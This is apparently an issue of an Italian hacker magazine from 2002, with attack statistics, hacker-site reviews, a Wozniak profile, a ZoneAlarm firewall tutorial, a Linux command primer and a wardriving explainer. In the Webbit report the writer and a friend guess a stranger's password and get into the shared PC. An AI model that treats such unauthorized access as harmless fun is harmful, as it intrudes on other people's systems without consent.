Lo studio statistico è stato condotto da una società di sicurezza e si basa sui dati raccolti da migliaia di Intrusion Detection Systems: gli allarmi sono stati quasi 22 milioni, durante il periodo che va da marzo a giugno del 2002. **La porta presa maggiormente di mira dagli attaccanti è naturalmente la 80**, ovvero quella che gestisce la quasi totalità delle connessioni web/http: su di essa il 68% dei tentativi di intrusione. **Seguono attacchi alla I/O SNMP, con l'11%, FTP (6%), SMTP (5%).** Le tipologie di attacco vedono in testa i tentativi di violazione di protocolli (43%), seguiti da tentativi di accesso autorizzati (26%) e dai classici DoS (10%). Tutte le altre attività sospette si attestano sul 18%. I dati sulla provenienza degli attacchi mostrano i soliti Stati Uniti al primo posto, com'era naturale immaginarsi, con un 37%, e, a sorpresa, l'Italia, con un 9% che scavalca il 7% della Corea (almeno in questo campo li abbiamo battuti!)

PUNTO INFORMATICO RENDE PUBBLICHE LE PROPRIE STATISTICHE

Il popolarissimo quotidiano on-line Punto Informatico (www.punto-informatico.it) ha di recente pubblicato un resoconto ufficiale delle proprie statistiche inerenti ad accessi, visite, tempi di permanenza e vari altri parametri: da tempo i lettori chiedevano di poter accedere a questi dati.
Ecco un breve sunto: **nell'ultimo mese le pagine sfogliate sono state circa 7,5 milioni, con una media di 71 mila diversi lettori per ogni numero** di Punto Informatico pubblicato.
Dal 1 al 30 giugno i collegamenti sono stati 287.072; il tempo medio di collegamento per ogni differente lettore si aggira attorno ai 10 minuti, durante i quali vengono aperte circa 3 pagine e mezzo.
Molto interessanti anche i numeri riguardanti i differenti sistemi operativi e browser utilizzati dagli utenti per accedere al sito: come era semplice prevedere, **Explorer trionfa con l'88% dell'utenza, mentre Netscape passa di poco l'8%.**
Mozilla e altri browser alternativi rimangono al di sotto del 3%.
Anche riguardo ai sistemi operativi il discorso non cambia (e la tristezza aumenta): **Windows la fa da padrone con un 94,7%, seguito a grande distanza da Linux che mangia meno del 4% della torta.** Mac OS e altri sistemi operativi, che pure ci sono, fanno da fanalino di coda con percentuali di poco superiori, complessivamente all'1%.
In forte crescita anche la comunità degli utenti, registrati o meno, che quotidianamente si scambiano **messaggi e commenti riguardanti gli articoli**; nei forum del sito il numero di messaggi è aumentato del 75% nell'ultimo anno, arrivando a quota 21.000.

HJ ha surfato per voi...

I classici della Rete

www.2600.org
2600 è stata la prima rivista hacker a uscire dal mondo di bit della rete, già popolato di ezine famose, per approdare sulla carta. Nata nel 1987 da Emmanuel Goldstein, pseudonimo tratto dal romanzo 1984 di Orwell, ha sempre alternato articoli tecnici sulle reti di comunicazione (da quelle telefoniche a Internet) a campagne per le libertà civili. Il sito è ben più che una vetrina per la rivista, o una versione digitale della stessa e offre tutte quelle notizie che la rivista non può trattare (la cadenza è trimestrale, quindi non può avere news aggiornate).

www.phrack.org
Phrack è una storica ezine del mondo underground americano, che si è conquistata gli onori della cronaca per aver pubblicato un articolo sulla gestione del numero 911 (l'equivalente del nostro 113) da parte della AT&T, articolo che è divenuto la prova fondamentale dell'accusa nel primo importante processo contro hacker negli USA. Nota storica a parte, Phrack è una ricchissima fonte di informazioni, anche se è di livello piuttosto alto e poco adatto ai novellini.

15 minuti di celebrità! Questi sono i vostri

www.piratel.it
Volevo segnalarvi il nostro sito che nel suo contesto e vario ma piacevole per i nostri utenti.

Claudio C.

http://crea.html.it/sito/SAUR
http://digilander.iol.it/hacksaur/
Vi vorrei segnalare questi siti: pubblicateli!!!

www.dangerdvd.com
Saluti dal moderatore BiG JiMmE del forum publicità di dangerdvd.com
Ciao moderatore.

www.giovo.cjb.net
Gentile redazione di hacker journal,sono un ragazzo di 13 anni e voglio complimentarmi con voi per la rivista che avete creato, siete stati in grado di realizzare il sogno di milioni d'italiani, cioè quello di leggere una rivista riguardante l'hacking, miraccomando continuate così.
Inoltre se è possibile vi chiedo se potete pubblicare il mio sito:
Grazie e...
COONNNTINUUAATEEE COOSIII!

siti; scegliete voi se tirarvela o vergognarvi

http://computerbugs.da.ru
Volevo segnalarvi il mio sito personale web...
Sono sicuro che dei filoLinuxiani come voi lo apprezzeranno molto, perchè è un sito che raccoglie testi, immagini e video sulla comicità dell'informatica (bersagli preferiti Lamer, il caro BILL e Winzozz, Apple).
Buon Lavoro,

Kristian0

http://members.xoom.virgilio.it/brandomat/Branzilla%20Operations
Volevo avvisarvi che nel sito ho scelto, come immagine, il logo del vostro giornale.
Spero che non vi crei problemi. Ho inserito il vostro logo perche' lo trovo bello, accattivante e allo stesso tempo penso che vi faccia pubblicità.
Ciao

Brandom

Ciao ragazzi...sono il webmaster di **www.hackingevolution.6go.net**
Volevo solo farvi i complimenti per la rivista e anche un po' di pubblicita' al mio sito.

byez FOX80129

(Purtroppo in questi giorni il sito ha avuto dei problemi, e si sono persi dei file e molti link della sezione download. I Webmaster stanno comunque lavorando per ripristinare il tutto).

I classici della Rete

www.cultdeadcow.com
Cult of the Dead Cow (il culto della vacca morta) è il nome della crew responsabile di aver creato Back Orifice, probabilmente il più famoso cavallo di troia della storia hacker.
Contrariamente a quanti si nascondono dietro a pseudonimi e liste di proxy più lunghe di una coda in posta, i ragazzi di cDc si fanno vedere, e sentire. In occasione del lancio di Back Orifice 2000 hanno organizzato una conferenza stampa per mostrare come il loro "strumento di amministrazione remota" fosse migliore di pacchetti commerciali come Pc Anywhere di Symantec o altri programmi simili. Dopo gli attentati dell'11 settembre negli USA, hanno perfino offerto all'FBI la loro esperienza e il loro appoggio per le investigazioni.

www.lysator.liu.se/etexts/hacker/
Parlando di Phrack, abbiamo accennato alle prime retate anti hacker eseguite dall'FBI negli Stati Uniti. Se volete leggere le storie di quegli anni, e farvi una base di conoscenze minime della storia dell'hacking, dovete assolutamente leggere The Hacker Crackdown, di Bruce Sterling (uscito in Italia col titolo "Giro di vite contro gli Hacker", da Edizioni Shake).
Se non volete comprare il libro, trovate la sua versione elettronica, perfettamente legale, a questo indirizzo.

DALLE SCATOLETTE PIRATA A UN'AZIENDA MULTI MILIARDARIA

Steve Wozniak, il mago di Woz

Viaggio di andata e ritorno nelle alte sfere dell'industria hi-tech, partendo da costruttore di schede pirata per finire professore alle medie

Steve "the Woz" Wozniak è un personaggio molto singolare nella storia del computer. È uno dei fondatori di Apple, insieme a Steve Jobs, e si può dire che abbia inventato il Personal Computer di massa (con l'Apple I e soprattutto con il suo successore, l'Apple II). Nonostante questo, ha abbandonato tutto, fama e soldi compresi.

>> Gli esordi pirateschi

Se la fine della carriera di Wozniak nell'industria hi-tech è singolare, gli inizi non sono da meno. I primi soldi li ha guadagnati vendendo degli apparecchietti elettronici che costruiva egli stesso: le "Blue Box". **Le Blue Box sono scatolette con un generatore di frequenze audio che, accostate a una cornetta del telefono, permettevano di telefonare gratis** in qualsiasi parte del mondo. Si può immaginare quanto questi apparecchi potessero essere utili agli studenti dell'Università di Berkeley, che studiavano lontani da famigliari, amici e fidanzati/e. Già allora, cominciava a delinearsi l'assetto che in seguito avrebbe avuto la società della mela colorata: **Wozniak creava circuiti sempre più raffinati, e Steve Jobs (attuale amministratore delegato di Apple) si occupava di commercializzarli** nei dormitori del campus ed espandere il mercato.

A quei tempi, Woz faceva dei lavori per Hewlett Packard, e aveva iniziato a progettare l'Apple I, quasi per divertimento. Per Woz **l'Apple I era la scintilla che avrebbe potuto scatenare una rivoluzione, quella del Personal Computer**; le possibilità di guadagno non lo interessavano più di tanto. Woz sottopose il progetto al suo capo in HP, il quale però riteneva che un computer da 800 dollari che potesse essere collegato alla TV e programmato in Basic, fosse una cosa troppo rischiosa per una società che, come HP, aveva fondato la sua fortuna su prodotti professionali e affidabili.

>> Salto di qualità

Intuìto che comunque si trattava di un prodotto rivoluzionario, Steve Jobs spinse Wozniak a richiedere ad HP una dichiarazione liberatoria, che gli riconoscesse la proprietà intellettuale sull'Apple I (essendo dipendente HP, tutto quanto veniva prodotto da Wozniak, apparteneva alla compagnia). **Wozniak, Jobs e alcuni amici cominciarono quindi a produrre l'Apple I nel garage di Jobs, e a venderlo per corrispondenza**. L'enorme successo dell'iniziativa facilitò a Jobs il compito di reperire capitali a trasformare il gruppo di hacker in un'azienda. Azienda che ben presto diventò troppo grande e troppo complessa per uno spirito come quello di Woz, più interessato agli aspetti scientifici, tecnologici e sociali dei propri progetti che alle questioni organizzative e finanziarie.

>> Lieto fine

Woz ha abbandonato un gioco ormai troppo grande per lui, e **oggi collabora con il distretto scolastico di Los Gatos**, in California, dove ha allestito a sue spese dei laboratori per i ragazzi delle scuole medie, ai quali dedica anche molto del suo tempo insegnando loro l'uso del computer.

IN VIDEO

LA STORIA DEI PIRATI DI SILICON VALLEY

Gli esordi di Wozniak e Jobs (e quelli paralleli di Bill Gates e Steve Ballmer, fondatori di Microsoft) sono brillantemente raccontati nel film "Pirati della Silicon Valley". In Italia è stato trasmesso solo da Telepiù, e la cassetta distribuita da Warner Bros è un po' introvabile, ma i negozi e i noleggi più grandi possono senz'altro procurarla.

WOZCAM IN DIRETTA

Su **www.woz.org**, Steve risponde personalmente a centinaia di email riguardanti la storia di Apple e dell'informatica in generale. Oltre a questo, e ad altro informazioni interessanti, si può anche sbirciare nello studio di Steve pilotando la WozCam, una Webcam motorizzata che è possibile orientare a distanza con il proprio browser.

Apple I, il primo computer Apple, aveva un processore 6502, 4 Kbyte di memoria, poteva usare un registratore a cassette come memoria di massa e si adattava a un arredamento classico: nei primi esemplari, il case era completamente in legno.

SMANETTONI A RACCOLTA, A PADOVA DAL 5 AL 7 LUGLIO

Webbit, il più grande rave (net) party

Come definireste altrimenti un raduno dove migliaia di persone che, per tre giorni e tre notti, fanno ballare dati, immagini e musica al ritmo di 156 Mbit al secondo?

Se leggete un po' in giro sembra che Webbit assomigli a un raduno di hacker da battaglia, ma è vero solo in parte. È un raduno, ma di creativi e utilizzatori del software libero, dopo di che la parte hacker a volte c'è e a volte no. Sì, c'era sikurezza.org che faceva il contest sul sistema messo lì apposta per essere violato se qualcuno fosse stato abbastanza bravo. Ma ormai sono robe per gli script kiddie. Assai più interessante il contest in cui c'era il server, accessibile a tutti, e vinceva il più bravo a configurare e offrire nel modo migliore e più elegante tutti i servizi.

La cosa bellissima di Webbit è che a qualunque ora del giorno o della notte la grande Arena è sempre accesa e dentro non ci sono mai meno di quattrocento persone.

Due di queste siamo il mio amico Birpi ed io. Birpi tira fuori una beta di quello che sarà tra poco Mac OS X 10.2 e mi fa vedere il nuovo client Samba. Mela-K, e improvvisamente appare una lista di duecento PC condivisi. Per pura curiosità cominciamo a vedere se le password sono all'altezza della situazione e scegliamo il computer di nome Mad. Nome utente: Mad. Birpi e io ci guardiamo. Password: Mad. Mad, leggi HJ, che ti fa bene, e cambia la tua password!

Perlatro va detto che a Webbit tipi con due cose così sotto, a livello di sicurezza, c'erano eccome. Uno degli stand espositivi era quello di OpenBsd, uno dei free Unix che vanta il miglior livello di sicurezza, con ottime T-shirt su Blowfish (bisogna avere la schiena bella grossa per poter leggere bene il codice sorgente...).

Nello stand OpenBsd mi accoglie subito Matt, ragazzo americano che mi sorride e fa: "Ma quanti ca%%o di tesserini hai?". Gli rispondo che in realtà me ne manca uno, perché accedo alla Lan dell'Arena da giornalista e non con il badge da partecipante in piena regola (ma ho dormito ugualmente a Webbit, quelle due-tre ore per notte, e devo dire che è uno sballo).

Oh, spiega Matt, "neanch'io ho quel pass". Ma non ce n'è stato bisogno, aggiunge, e mi indica il server del loro stand, che dalle luci non si capisce se sia sul punto di esplodere dal traffico oppure stia comunicando con gli extraterrestri. "Vedi il nostro server?", mi fa, "collegarlo è stato semplice: abbiamo tolto una mattonella dal pavimento dello stand, e sotto ci passavano tanti di quei cavi...". Insomma, come al solito, basta un po' di inventiva.

Reed Wright

Dove trovare foto e cronache... ufficiali e non

Il sito ufficiale del Webbit si trova all'indirizzo http://w02.webb.it. Anche se il sito è realizzato molto bene, le informazioni che ci si trovano sono un po' fredde e formali; a chi preferisce impressioni a caldo e foto tra l'amatoriale e il goliardico, consigliamo di andare a visitare le pagine sul Webbit 2002 presenti sul sito del PowerBook Owners Club (www.poc.it), un agguerrita accolita di nomadi informatici amanti del Mac. Ogni anno, in occasione del Webbit, la tribù del Poc si riunisce a Padova, prendendo possesso di spazio fisico e banda finché ce n'è.

COME CONFIGURARE IL FIREWALL GRATUITO ZONE ALARM

Pc al sicuro senza

Al giorno d'oggi, navigare su Internet senza un firewall è come lasciare l'auto aperta

Solo chi ha usato un firewall almeno una volta, sa quanti siano gli attacchi potenziali e le ispezioni maliziose che ogni ora tempestano qualsiasi computer collegato a Internet. Le normali protezioni fornite da un antivirus non bastano; serve un firewall che protegga il computer dalle aggressioni che possono venire dall'esterno, e che magari verifichi anche le connessioni stabilite da programmi già residenti sul PC, a volte in modo inconscio da parte dell'utente.

Il firewall ZoneAlarm, prodotto da ZoneLabs (**www.zonelabs.com**) risponde a queste caratteristiche, e ha un grande pregio: nella sua versione base, il suo uso è completamente gratuito per l'uso personale.

C'è però solo una cosa più pericolosa di non avere un firewall: avere un firewall mal configurato. Se le impostazioni non sono fatte a regola d'arte, possono lasciare aperte delle falle, con l'aggravante della falsa sensazione di sicurezza data dalla presenza del firewall. Vediamo dunque come configurare ZoneAlarm.

1 Il primo passo è quello di scaricare e installare il programma, dal sito www.zonelabs.com (cercate il bollino con la scritta "Free Download"). Dopo il doppio clic e le fasi di installazione, occorrerà riavviare il PC. Comparirà una presentazione delle funzionalità del firewall, che conviene leggere se sapete l'inglese.

2 Il programma viene eseguito automaticamente all'avvio, e posiziona un'icona nella barra delle applicazioni di Windows, accanto all'orologio. Da questa icona si potrà aprire la finestra di configurazione o avere notifiche sugli allarmi che possono scattare durante la navigazione.

3 Per una normale postazione di un solo computer, si può evitare di fare configurazioni iniziali. Il programma è già impostato per un utilizzo normale, e bloccherà tutto il traffico sospetto diretto al proprio PC.

4 Ogni volta che un programma eseguito sulla macchina locale cercherà di collegarsi a Internet, ZoneAlarm ci chiederà di dare una conferma alla connessione. In questo modo, si potranno autorizzare solo i programmi che si desidera realmente usare, bloccando il traffico originato da programmi AdWare o SpyWare, da trojan e da programmi che inviano informazioni al produttore, per notificare aggiornamenti e per chissà quali altri scopi.

? **AdWare o SpyWare:** Programmi che inviano informazioni sulle nostre preferenze di navigazione a un server centrale, che le utilizza per inviare banner pubblicitari mirati. Sono un potenziale rischio per la privacy.

5 Dall'icona nella barra delle applicazioni comparirà un fumetto con il nome dell'applicazione che cerca di stabilire la connessione, e l'indirizzo Internet che questa sta cercando di contattare.

Per autorizzare la connessione basta fare clic su Yes, mentre per bloccarla basta premere No. Facendo clic su "Remember this answer the next time I use this program", ZoneAlarm ricorderà la nostra scelta ed eviterà di chiederci un'ulteriore conferma quando la stessa applicazione cercherà di collegarsi a Internet.

Questa scelta sarà comunque modificabile in seguito.


6 Per l'utilizzo normale, non occorre fare altro, ma ZoneAlarm può offrire molto di più in termini di flessibilità e configurabilità. Facendo doppio clic sull'icona nella barra della applicazioni, si aprirà la finestra del programma vero e proprio, che permette di impostare ogni dettaglio del firewall.


7 Facendo clic sul pulsante Security si possono impostare delle configurazioni di sicurezza preimpostate, adatte a tre livelli diversi di protezione (Low, Medium e High), descritti nella tabella "I livelli di ZoneAlarm". Come si può vedere, i livelli di protezione possono essere impostati in due differenti aree: nella zona Local e nella zona Internet. ZoneAlarm permette infatti di distinguere una zona per la rete locale, e una per Internet (che probabilmente avrà impostazioni di sicurezza più rigorose).

8 Per poter distinguere la zona locale dal resto di Internet, ZoneAlarm avrà bisogno di alcune informazioni. Il firewall è in grado di riconoscere i computer "affidabili" in base ad alcuni parametri. Il modo più semplice è quello di indicare gli indirizzi IP di tutti i computer della rete loca-

spendere un Euro

con le chiavi nel cruscotto. Ecco come mettere almeno un lucchetto al proprio PC.

le, facendo clic su Advanced (nel pannello Security), poi sul pulsante Add -> Host/Site e inserendo una descrizione del computer (per es, Studio) e il numero IP (es, 192.168.0.34). Il computer appena inserito apparirà nella lista Other Computers; per disabilitare temporaneamente il traffico da quel computer basterà deselezionare la casella di spunta rossa a sinistra del nome.

9 Se i computer appartenenti alla rete locale sono tanti, non conviene inserirli uno a uno.
La cosa migliore è quella di raggruppare i loro numeri IP in un intervallo ben preciso (per esempio da 192.168.0.2 a 192.168.0.10), e inserire questo intervallo nella maschera che compare selezionando IP Range dopo aver premuto il pulsante Add.

Add Subnet
Description
IP Address 192 . 168 . 0 . 1
Subnet Mask 255 . 255 . 255 . 0
OK Cancel

10 È evidente che l'impostazione dei punti 8 e 9 possono funzionare solo se i computer della rete locale hanno un numero IP fisso, e non dinamico.
Per esempio funziona se si utilizza la condivisione della connessione Internet di Windows 98SE/Me/Xp, che attribuisce a ciascuno un numero fisso. Se invece i computer della rete locale sono collegati a un router con attribuzione dinamica degli indirizzi IP (DHCP), si potrà utilizzare la maschera di sottorete impostata sul router (192.168.0.* oppure 10.13.*.*).
Per farlo, bisogna selezionare Subnet dopo aver premuto il pulsante Add, inserire la descrizione, il numero IP e la maschera di sottorete corrispondente (se siete in un'azienda e non conoscete questi parametri, fatevi aiutare dall'amministratore, e ricordategli di pagare la licenza: ZoneAlarm è gratis solo per uso personale, fuori dalle aziende).

11 Le possibilità di configurazione di ZoneAlarm non finiscono qui.
Facendo clic sul pulsante Programs, si potrà vedere una lista di tutte le applicazioni che hanno cercato, almeno una volta, di accedere a Internet dopo l'installazione di ZoneAlarm, con le impostazioni di sicurezza relative.
La prima colonna (Allow Connect) indica se il programma ha o meno la possibilità di collegarsi a Internet: un segno di spunta verde significa che ZoneAlarm lo lascerà passare, una X rossa che il programma verrà bloccato, e un punto di domanda sta a significare che il firewall ci chiederà ogni volta come comportarsi, attraverso la finestra di dialogo a forma di fumetto vista all'inizio.
La seconda colonna (Allow Server) ha dei simboli con lo stesso significato della prima, ma indica se il firewall è impostato per permettere il funzionamento del programma come server.
L'ultima colonna (Pass Lock) se spuntata permette al programma di funzionare anche se viene abilitato il blocco automatico delle connessioni (Automatic Lock).
Tutte queste impostazioni sono modificabili facendo clic con il pulsante destro del mouse sul programma desiderato, e selezionando l'opzione desiderata nei vari sotto menu.

I LIVELLI DI ZONEALARM

Ecco come funzionano i livelli di protezione di ZoneAlarm:

☑ **LOW**
Utilizza solo i privilegi delle applicazioni e il blocco Internet (Internet lock); il blocco di Internet ferma solo il traffico delle applicazioni; permette accesso ai servizi di condivisione di file e stampanti; lascia il computer e le applicazioni server visibili sulla rete.

☑ **MEDIUM**
**Oltre alle sicurezze offerte dal livello Low, il blocco di Internet ferma tutto il traffico.
Cosigliato per una connessione attraverso una rete locale.**

☑ **HIGH**
Oltre alle sicurezze di Medium, blocca l'accesso alle condivisioni di file e stampanti e rende il computer invisibile sulla rete.

PICCOLO DIZIONARIO PER CHI VIAGGIA DA MS-DOS A LINUX

Primi passi con Linux

Se avete finalmente deciso di installare una distribuzione Linux, probabilmente vi sembrerà di trovarvi in un paese straniero di cui non conoscete la lingua. Ecco un utile dizionario per le operazioni fondamentali.

Per chi per la prima volta si avvicina alla fatidica “linea di comando” di Linux (sia essa bash o quant'altro), magari proveniendo dal classico MS-DOS, sicuramente risulterà scocciante, quando non espressamente frustrante, il non riuscire nelle operazioni più banali: copiare un file, creare una directory o visualizzare il contenuto di un .txt diventano ostacoli quasi insormontabili di fronte ai quali si sprecano insulti e botte sulla tastiera.

In verità, seppur possedendo una complessità ed una versatilità nettamente superiori al vecchio Dos, la shell di Linux consente di eseguire tutte queste basilari operazioni in modo simile, aggiungendo spesso una quantità di opzioni che raramente si poteva riscontrare nell'ormai obsoleta – ma sempre utile – shell Microsfot.

Andiamo dunque a dare un'occhiata più o meno approfondita a tutti i “fondamentali” che vi saranno indispensabili nell'utilizzo di una shell UnixLike: la sintassi e le opzioni presenti nella brevissima guida che segue le potete trovare mediante un semplice man [comando] direttamente dalla vostra linea di comando (oltre a molte altre informazioni, non dimenticate che Linux è uno dei sistemi operativi meglio documentati del mondo).

Prima di iniziare, una doverosa raccomandazione: a differenza di MS-DOS, Linux fa differenza tra maiuscole e minuscole, per cui i comandi e le opzioni devono essere inseriti esattamente così come indicati nel testo.

>> Elencare il contenuto di una directory

Comando MS-DOS: dir
Sintassi Bash/Linux: ls [opzioni] [file...]
dir [file...]
vdir [file...]

Si tratta senza dubbio del comando più utilizzato: tramite esso potremo visualizzare a schermo il contenuto di una directory, e mediante l'utilizzo di una serie di parametri e opzioni potremo effettuare ricerche sui nomi dei file eccetera.

Opzioni:

-C Elenca i file ordinati verticalmente in colonne.

-F Aggiunge a ciascun nome di directory una "/", una "|" alle FIFO e un "*" agli eseguibili.

-R Elenca ricorsivamente tutte le sottodirectory incontrate.

-a Include nell'elenco tutti i file il cui nome inizia per ".".

-c Usa l'ora dell'ultimo cambiamento dello stato del file anziché l'ora dell'ultima modifica per ordinare (con -t) o per elencare (con -l).

-d Elenca le directory come gli altri file, anziché visualizzarne i contenuti.

-i Stampa il numero di indice (inode) di ciascun file, sulla sinistra del nome.

-l Scrive (in un'unica colonna) i permessi del file, il numero di collegamenti (link) verso di esso, il nome del proprietario del gruppo, la dimensione (in byte), l'orario ed il nome. L'orario mostrato è quello dell'ultima modifica; le opzioni -c e -u selezionano gli altri due orari (ultimo cambiamento di stato e ultimo accesso). Per i file speciali di device, il campo della dimensio-

ne è di norma rimpiazzato dal numero maggiore e minore del device.

-q Stampa i caratteri non rappresentabili di un nome di file come punti di domanda (questo può essere il default in caso di output su terminale).

-r Inverte la direzione dell'ordinamento.

-t Ordina secondo l'orario mostrato.

-u Usa l'orario di ultimo accesso per ordinare (con -t) o elencare (con -l).

-1 Output su una colonna singola.

>> Copiare un file

Un altro tra i comandi più utilizzati: il suo funzionamento è semplice, copia il contenuto di un file in un altro.

Comando MS-DOS: copy
Sintassi Bash/Linux: cp [opzioni] file percorso
cp [opzioni] file... directory

Opzioni:

-f Rimuove i file di destinazione preesistenti, se necessario (vedi sopra).

-i Chiede conferma prima di sovrascrivere file di destinazione preesistenti; meglio utilizzarla nelle prime prove, prima di cancellare file importanti.

-p Conserva proprietario, gruppo, permessi (inclusi i bit setuid e setgid), data di ultima modifica e data di ultimo accesso dei file originali.

-R Copia le directory ricorsivamente, adattando il risultato in base incontri oggetti diversi da file ordinari o directory.

-r Copia le directory ricorsivamente, comportandosi in modo non specificato con oggetti diversi da file ordinari o directory.

>> Creare una directory

Comando MS-DOS: md
Sintassi Bash/Linux: mkdir [opzioni] directory...

Il comando consente di creare una directory nella quale archiviare dati di qualsiasi tipo. I permessi ereditati dalla directory creata sono normalmente gli stessi dell'utente che la crea.

Opzioni:

-m, --mode Modo. Imposta i permessi, che possono essere simbolici come in chmod, comando di cui parleremo in uno dei prossimi numeri, e poi usa i permessi predefiniti come punto di partenza.

-p, --parents Crea ogni directory genitrice mancante. Per esempio, se ci si trova in una directory vuota e si vogliono creare due directory, una dentro l'altra, basterà digitare md /nuovadirectory1/nuovadirectory2 -p. In questo caso, la directory nuovadirectory2 verrà creata dentro a nuovadirectory1. Se nuovadirectory1 non esiste, e non si usa l'opzione -p, il risultato sarà un errore.

--verbose visualizza un messaggio di conferma per ogni directory creata. Ciò è utile soprattutto in congiunzione con -p.

>> Muovere o rinominare un file

Comando MS-DOS: rn/move
Sintassi Bash/Linux: mv [opzioni...] sorgente destinazione
mv [opzioni...] sorgente... destinazione

Consente di spostare un file in un altro, definendo anche il nome della copia.

Se si copia un file con nome diverso dall'originale ma nella stessa posizione, il risultato finale sarà che il file verrà rinominato.

Opzioni:

-f Non chiede conferme.

-i Chiede conferma quando, nella posizione di destinazione, esiste un file con lo stesso nome (nel caso in cui venissero usati sia -f, sia -i, l'ultima opzione data prende la precedenza).

>> Cancellare un file (o una directory)

Comando MdDos: del/rd/deltree
Sintassi Bash/Linux: rm [opzioni] file...

Ovviamente, consente di cancellare un file dal disco. Ovviamente, si tratta di un comando molto pericoloso. A differenza del rassicurante Windows, una shell Unix non ha un cestino in cui si possono ritrovare i file cancellati per errore. Prima di premere Invio, controllate di aver impostato correttamente ogni opzione.

Opzioni:

-f Non chiede conferme. Non scrive messaggi diagnostici. Non produce un stato di ritorno d'errore se gli unici errori erano file inesistenti.

-i Chiede conferma (nel caso in cui venissero usati sia -f che -i, l'ultima opzione data prende la precedenza).


-r o -R Rimuove alberi di directory in modo ricorsivo. Questo significa che se siete nella vostra directory Home e digitate rm -R cancellerete di sicuro tutti quanti i vostri documenti.

>> Verso nuove avventure

Questi i comandi fondamentali che vi consentiranno di iniziare ad utilizzare la shell. Esistono moltissimi altri comandi e programmi: cat, vi, less e compagnia renderanno possibile editare file o visualizzarne i contenuti... Ricordate che per ottenere documentazione esauriente su ognuno di questi è sufficente un man [comando]... Se invece non avete idea di quale comando vi serva, ma sapete che vi serve, ad esempio, per copiare un file, la cosa migliore è un "apropos copy", che vi restituirà tutti i riferimenti necessari a ottenere informazioni più dettagliate sull'argomento che vi interessa.

Il manuale del comando ls, ottenuto digitando "man ls" (senza virgolette) dalla linea di comando. In questo caso, si tratta però della shell Tcsh di Mac OS X.

A CACCIA DI RETI WIRELESS SENZA PROTEZIONI

L'insostenibile leggerezza dell'etere

Le nuove tecnologie di collegamento a Internet senza fili hanno riportato alla luce uno dei metodi di intrusione più antichi

Nei primi anni 80, quando cominciavano a diffondersi i primi modem telefonici amatoriali a 300 bps, alcuni hacker in erba avevano cominciato a setacciare la rete telefonica alla ricerca di un numero al quale rispondesse, invece che una persona, un altro modem. Il principale strumento del mestiere, in quei casi, era un tipo di programma chiamato "war dialer", qualcosa come "telefonatore da guerra". In pratica, si trattava di un **programmino che componeva in sequenza migliaia di numeri telefonici**, registrando in un file quelli ai quali rispondeva un modem. In seguito, con tutta calma, l'utente poteva tentare di collegarsi ai numeri selezionati, per vedere a quali servizi corrispondevano.

I tempi sono cambiati, e la tecnologia pure; l'ultima moda nel campo dei metodi di accesso a Internet è costituita dalle connessioni radio. Con poche centinaia di euro ci si può procurare una stazione base da collegare a Internet con metodi tradizionali, e una scheda per PC portatile in grado di dialogare con la stazione base. Le stazioni base funzionano in realtà come router, e permettono il collegamento di decine di PC contemporaneamente. La velocità massima di connessione tra scheda e stazione base può arrivare a 11 Mbit/secondo per i sistemi che utilizzano lo standard IEEE 802.11b, attualmente il più diffuso (noto anche come Wi-Fi o Airport nel mondo Mac)

>> Pirati della radio

Cosa c'entra tutto questo con il discorso iniziale sui war-dialer? Ebbene, negli ultimi tempi **si va diffondendo una tecnica di hacking chiamata war-driving e che sposa la tecnologia Wi-Fi con il concetto dei war-dialer**. In pratica, alcune persone stanno cominciando a fare lenti giri in macchina, armati di notebook con scheda Wi-Fi. Quando rilevano la presenza di una stazione base nei paraggi, attraverso dei software in grado di sniffare il traffico via etere, segnano la posizione su una mappa. Se poi la stazione base non è protetta da alcun sistema di autenticazione o crittografia, può diventare il punto da cui navigare in modo gratuito, completamente anonimo e –in caso di un collegamento a Internet con Adsl o fibra ottica– persino a larga banda.

In realtà, molti dei proprietari di stazione base acconsentono a condividere le proprie risorse con chi si trova a passare nelle vicinanze, e **qualche azienda usa questi argomenti per attrarre clienti** (per esempio, le caffetterie Starbucks negli Stati Uniti o alcuni negozi della catena Mondadori Informatica dalle nostre parti). Come al solito, la tecnologia precorre le leggi, e nessuno sa cosa si rischia se si utilizza una stazione radio aperta (potrebbe capitare anche in modo involontario: si passa vicino a una stazione base, in quel momento il programma di posta cerca di scaricare la posta e -track- la connessione è effettuata. Di certo invece, cercare di superare le protezioni o sniffare il traffico con programmi come AirSnort, è sicuramente un reato punibile.

Come ogni strumento tecnologico, questi sistemi dovrebbero essere usati con cognizione di causa: se non si utilizzano protezioni adeguate (autenticazione dell'accesso e crittografia), un malintenzionato potrebbe infatti intercettare comunicazioni riservate, accedere a dati e risorse aziendali o comunque private, e persino compiere dei reati con la certezza di non poter essere individuato.

E LA SICUREZZA... FINISCE NEL GESSO!

Si dice che i vagabondi utilizzino dei segni convenzionali tracciati con il gesso sui marciapiedi per segnalare agli amici la presenza di risorse utili (case disabitate, acqua, ripari) o pericoli (cani, sorveglianza, allarmi). Ebbene, il sito inglese www.warchalking.org propone dei simboli da tracciare vicino a stazioni base, per indicare la loro presenza e le caratteristiche principali (velocità, parametri di autenticazione, crittografia). La cosa sta riscuotendo molto interesse in rete, ma pare avere molto meno successo per le strade delle città.

COME FUNZIONANO LE TRANSAZIONI PER GLI ACQUISTI ONLINE

Carta di credito e Internet: una relazione pericolosa?

Anche se in tanti hanno paura di inviare via Internet il proprio numero di carta di credito, con la maggior parte dei siti di e-commerce si è più al sicuro che al ristorante o in coda al bancomat. A patto di verificare bene a chi stiamo consegnando i nostri soldi.

